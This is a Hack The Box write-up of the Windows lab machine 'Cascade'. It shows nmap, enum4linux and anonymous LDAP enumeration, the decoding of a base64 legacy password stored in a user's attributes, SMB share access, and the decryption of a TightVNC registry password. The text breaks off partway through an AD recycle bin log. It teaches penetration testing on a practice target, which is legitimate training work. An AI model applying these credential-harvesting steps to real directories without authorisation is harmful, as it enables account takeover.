
CASCADE | Kaosam

My profile -> https://www.hackthebox.eu/home/users/profile/149676

Port scanning results:




```
root@unknown:~/Desktop# nmap -sV 10.10.10.182
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-29 17:26 CEST
Nmap scan report for cascade.htb (10.10.10.182)
Host is up (0.049s latency).
Not shown: 987 filtered ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-03-29 15:29:40Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-Fir
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-Fir
3269/tcp  open  tcpwrapped
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:w

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.86 seconds
```

The open ports are the most common on Windows machines (Kerberos, Ldap, Smb ...).

Initially, I tried to make a zone-transfer request (DIG AXFR), but having found nothing I started with the most famous tools for Windows enumeration.

With Enum4linux I got the list of users:


```
enum4linux -U 10.10.10.182
```



```
user:[CascGuest] rid:[0x1f5]
user:[arksvc] rid:[0x452]
user:[s.smith] rid:[0x453]
user:[r.thompson] rid:[0x455]
user:[util] rid:[0x457]
user:[j.wakefield] rid:[0x45c]
user:[s.hickson] rid:[0x461]
user:[j.goodhand] rid:[0x462]
user:[a.turnbull] rid:[0x464]
user:[e.crowe] rid:[0x467]
user:[b.hanson] rid:[0x468]
user:[d.burman] rid:[0x469]
user:[BackupSvc] rid:[0x46a]
user:[j.allen] rid:[0x46e]
user:[i.croft] rid:[0x46f]
enum4linux complete on Sun Mar 29 12:52:10 2020
```

Testing the list of users, written on a text file, I tried with crackmapexec to prove the validity of common passwords such as admin, passwords ... but the result was negative.


So I tried ldapsearch:



```
root@unknown:~/Desktop# ldapsearch -h 10.10.10.182 -x -s base defaultNamingContext
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: defaultNamingContext
#

#
dn:
defaultNamingContext: DC=cascade,DC=local

# search result
search: 2
result: 0 Success
```

Once the naming context was obtained, I continued with the tool, saving the output to a file.

Since there is a lot of information, I manually tried to search for keywords within the file, and I have found the cascadeLegacyPwd field, through a simple grep:




```
root@unknown:~/Desktop# ldapsearch -h 10.10.10.182 -x -b "dc=cascade,dc=local" > ldapsearch.txt
root@unknown:~/Desktop# cat ldapsearch.txt | grep Pwd
maxPwdAge: -9223372036854775808
minPwdAge: 0
minPwdLength: 5
badPwdCount: 0
maxPwdAge: -37108517437440
minPwdAge: 0
minPwdLength: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
cascadeLegacyPwd: clk0bjVldmE=
badPwdCount: 2
badPwdCount: 4
badPwdCount: 2
badPwdCount: 2
badPwdCount: 3
badPwdCount: 0
badPwdCount: 0
badPwdCount: 2
badPwdCount: 2
badPwdCount: 2
badPwdCount: 0
```

This is a base64-encoded password:

```
echo "clk0bjVldmE=" | base64 -d
```


```
rY4n5eva
```

So, we have obtained the password, and if we open the file with a text editor (such as Sublime Text), looking for the field in question, we see that it is the user r.thompson:



```
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAMvuhxgsd8Uf1yHJFVQQAAA==
accountExpires: 9223372036854775807
logonCount: 3
sAMAccountName: r.thompson
sAMAccountType: 805306368
userPrincipalName: r.thompson@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 132294360317419816
msDS-SupportedEncryptionTypes: 0
cascadeLegacyPwd: clk0bjVldmE=

# {4026EDF8-DBDA-4AED-8266-5A04B80D9327}, Policies, System, cascade.local
dn: CN={4026EDF8-DBDA-4AED-8266-5A04B80D9327},CN=Policies,CN=System,DC=cascade
 ,DC=local

# {D67C2AD5-44C7-4468-BA4C-199E75B2F295}, Policies, System, cascade.local
dn: CN={D67C2AD5-44C7-4468-BA4C-199E75B2F295},CN=Policies,CN=System,DC=cascade
 ,DC=local

# Util, Services, Users, UK, cascade.local
dn: CN=Util,OU=Services,OU=Users,OU=UK,DC=cascade,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Util
```

Credentials do not work for Evil-WinRM, however we have access to shares:




```
root@unknown:~/Desktop/rev# smbclient -L 10.10.10.182 -U r.thompson
Enter WORKGROUP\r.thompson's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Audit$          Disk
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        print$          Disk      Printer Drivers
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```


We enter the share Data with:

```
smbclient //10.10.10.182/Data -U r.thompson
```

And we find some interesting files:




```
smb: \IT\Temp\s.smith\> ls
  .                                  D        0  Tue Jan 28 21:00:01 2020
  ..                                 D        0  Tue Jan 28 21:00:01 2020
  VNC Install.reg                    A     2680  Tue Jan 28 20:27:44 2020

                13106687 blocks of size 4096. 7788081 blocks available
```



```
smb: \IT\Email Archives\> ls
  .                                   D        0  Tue Jan 28 19:00:30 2020
  ..                                  D        0  Tue Jan 28 19:00:30 2020
  Meeting_Notes_June_2018.html        A     2522  Tue Jan 28 19:00:12 2020

                13106687 blocks of size 4096. 7788081 blocks available
```


Transferring the files found locally, with the get command from smbclient, we open the first one, which is a log file of the TightVNC program. Inside there is the password of the user s.smith:



```
root@unknown:~/Desktop# cat VNC\ Install.reg
��Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
"ExtraPorts"=""
"QueryTimeout"=dword:0000001e
"QueryAcceptOnTimeout"=dword:00000000
"LocalInputPriorityTimeout"=dword:00000003
"LocalInputPriority"=dword:00000000
"BlockRemoteInput"=dword:00000000
"BlockLocalInput"=dword:00000000
"IpAccessControl"=""
"RfbPort"=dword:0000170c
"HttpPort"=dword:000016a8
"DisconnectAction"=dword:00000000
"AcceptRfbConnections"=dword:00000001
"UseVncAuthentication"=dword:00000001
"UseControlAuthentication"=dword:00000000
"RepeatControlAuthentication"=dword:00000000
"LoopbackOnly"=dword:00000000
"AcceptHttpConnections"=dword:00000001
"LogLevel"=dword:00000000
"EnableFileTransfers"=dword:00000001
"RemoveWallpaper"=dword:00000001
"UseD3D"=dword:00000001
"UseMirrorDriver"=dword:00000001
"EnableUrlParams"=dword:00000001
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
"AlwaysShared"=dword:00000000
"NeverShared"=dword:00000000
"DisconnectClients"=dword:00000001
"PollingInterval"=dword:000003e8
```


Being a particular type of VNC decoding, to get it in the clear, I used the following program found online:

VNC Password Decoder (vncpwd) tool by Luigi Auriemma



```
C:\Users\adm\Downloads>vncpwd.exe 6bcf2a4b6e5aca0f

*VNC password decoder 0.2.1
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

- your input password seems in hex format (or longer than 8 chars)

  Password:   sT333ve2

  Press RETURN to exit
```

Before testing the password with Evil-WinRM, let's open the other file, an HTML page, and get information that will surely be useful for the next steps:



From: Steve Smith
To: IT (Internal)
Sent: 14 June 2018 14:07
Subject: Meeting Notes

For anyone that missed yesterday's meeting (I'm looking at you Ben). Main points are below:

-- New production network will be going live on Wednesday so keep an eye out for any issues.


-- We will be using a temporary account to perform all tasks related to the network migration and this account will be deleted at the end of 2018 once the migration is complete. This will allow us to identify actions related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password).

-- The winner of the "Best GPO" competition will be announced on Friday so get your submissions in soon.

Steve


We know that in the past a TempAdmin user was temporarily created, having the same login credentials as the System Administrator. So, we will have to find a way to recover the TempAdmin password.

The message immediately made me think of another file that I had found with smbclient, but that I had not initially considered important. It was the following:



```
smb: \IT\Logs\Ark AD Recycle Bin\> ls
  .                                   D        0  Fri Jan 10 17:33:45 2020
  ..                                  D        0  Fri Jan 10 17:33:45 2020
  ArkAdRecycleBin.log                 A     1303  Wed Jan 29 02:19:11 2020

                13106687 blocks of size 4096. 7794301 blocks available
```


If we open it, in fact, we can see how it is about the ArkSvc user who deleted the "files" belonging to the user TempAdmin:



```
root@unknown:~/Desktop# cat ArkAdRecycleBin.log
1/10/2018 15:43 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
1/10/2018 15:43 [MAIN_THREAD]   Validating settings...
1/10/2018 15:43 [MAIN_THREAD]   Error: Access is denied
1/10/2018 15:43 [MAIN_THREAD]   Exiting with error code 5
2/10/2018 15:56 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
2/10/2018 15:56 [MAIN_THREAD]   Validating settings...
2/10/2018 15:56 [MAIN_THREAD]   Running as user CASCADE\ArkSvc
2/10/2018 15:56 [MAIN_THREAD]   Moving object to AD recycle bin CN=Test,OU=Users,OU=UK,DC
=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD]   Successfully moved object. New location CN=Test\0ADEL:ab0
73fb7-6d91-4fd1-b877-817b9e1b0e6d,CN=Deleted Objects,DC=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD]   Exiting with error code 0
